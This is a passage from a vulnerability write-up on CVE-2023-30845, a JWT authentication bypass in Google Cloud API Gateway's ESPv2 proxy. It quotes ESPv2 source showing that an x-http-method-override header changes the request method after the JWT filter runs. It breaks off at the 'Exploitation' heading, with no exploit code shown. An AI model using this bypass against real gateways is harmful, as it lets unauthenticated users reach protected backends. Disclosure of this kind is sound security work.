Unveiling a Critical Authentication Bypass Vulnerability in Google Cloud API Gateway
The Google Cloud API Gateway's ESPv2 proxy allowed an attacker to bypass JWT authentication by sending a request with an x-http-method-override header that changed the HTTP method after the JWT filter had already run. This let unauthenticated requests reach protected backend endpoints that were supposed to require a valid token.
 Published on securingbits.com
In February, during my research of the Google Cloud API gateway's security, I stumbled upon a critical vulnerability that exposed a significant authentication bypass flaw. This vulnerability traced back to a business logic bug, directly impacted the gateway's JWT authentication method, rendering it susceptible to…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
In February, while researching the security of the Google Cloud API gateway, I found a critical authentication bypass. The flaw traced back to a business logic bug that directly affected the gateway's JWT authentication method, leaving it open to exploitation. The issue is tracked as CVE-2023-30845, with a GitHub Security Advisory published for ESPv2.
Context

Google Cloud API Gateway offers API security, monitoring and management for serverless backend services running in Google Cloud, such as Cloud Run, App Engine and Cloud Functions.
At the gateway's core lies ESPv2, an L7 service proxy designed for API management of JSON/REST or gRPC API services. ESPv2 integrates with Google Service Infrastructure, offering policy verification and telemetry reporting. In practice the gateway sits between clients and backend services and routes HTTP traffic according to specific rules, so that clients and backends communicate efficiently and securely.
Setup
To understand how the gateway works I took a step-by-step approach:
- Code review: I read the ESPv2 source on GitHub at https://github.com/GoogleCloudPlatform/esp-v2.
- Learning Envoy: to grasp how ESPv2 uses Envoy as a service proxy, I watched the YouTube series "Envoy Proxy Fundamentals and Deep Dive" by Hoop.
- Local testing: I set up a local container image for ESPv2, studied the proxy logs, sent different payloads and observed how the proxy reacted.
- API Gateway documentation: I studied the docs at https://cloud.google.com/api-gateway/docs.
With that understanding I decided to explore two attack scenarios:
- Escaping ESPv2 and reaching Google's internal infrastructure: I deployed an API Gateway instance and tried to compromise it, aiming to break out of the ESPv2 container. I experimented with configuring the gateway to send traffic to localhost, considering a server-side request forgery (SSRF) attack, fuzzed the gateway with random configuration files, and checked whether the ESPv2 container image had known vulnerabilities.
- Bypassing ESPv2's security controls: I deployed an API Gateway instance and analysed cases where an attacker could compromise the backend services protected by the gateway.
The first scenario yielded no results. The second led me to examine the rules ESPv2 applies to incoming HTTP messages.
Finding it

Behind the scenes those rules are implemented as HTTP filters, applied sequentially. Each filter can validate or modify an incoming HTTP message and then hands it to the next filter in the chain. Three filters matter here:
- JWT Filter: handles JSON Web Tokens and performs the relevant authentication checks.
- Service Control Filter: calls the service control API in Google Cloud, which offers admission control and telemetry reporting for services integrated with Service Infrastructure.
- Routing Filter: delivers the processed messages to their destinations based on the defined routing rules.

While reading the implementation of the Service Control filter I found this code:
if (utils::handleHttpMethodOverride(headers)) {

    ENVOY_LOG(debug, "HTTP method override occurred, recalculating route");
    decoder_callbacks_->downstreamCallbacks()->clearRouteCache();
  }
where handleHttpMethodOverride is implemented as follows:
bool handleHttpMethodOverride(Envoy::Http::RequestHeaderMap& headers) {
  const auto entry = headers.get(kHttpMethodOverrideHeader);
  if (entry.empty()) {
    return false;
  }

  absl::string_view method_original = headers.Method()->value().getStringView();
  absl::string_view method_override = entry[0]->value().getStringView();
  ENVOY_LOG_MISC(debug, "Original :method = {}, x-http-method-override = {}",
                 method_original, method_override);

  headers.setMethod(method_override);
  headers.remove(kHttpMethodOverrideHeader);
  return true;
}
The method checks whether the request carries the x-http-method-override header and, if so, overwrites the current HTTP method with the header's value. The route is then recalculated and the request is passed to the next filter. But the JWT filter runs before the Service Control filter, so it is not applied again before the request reaches the service that eventually consumes it.
Exploitation
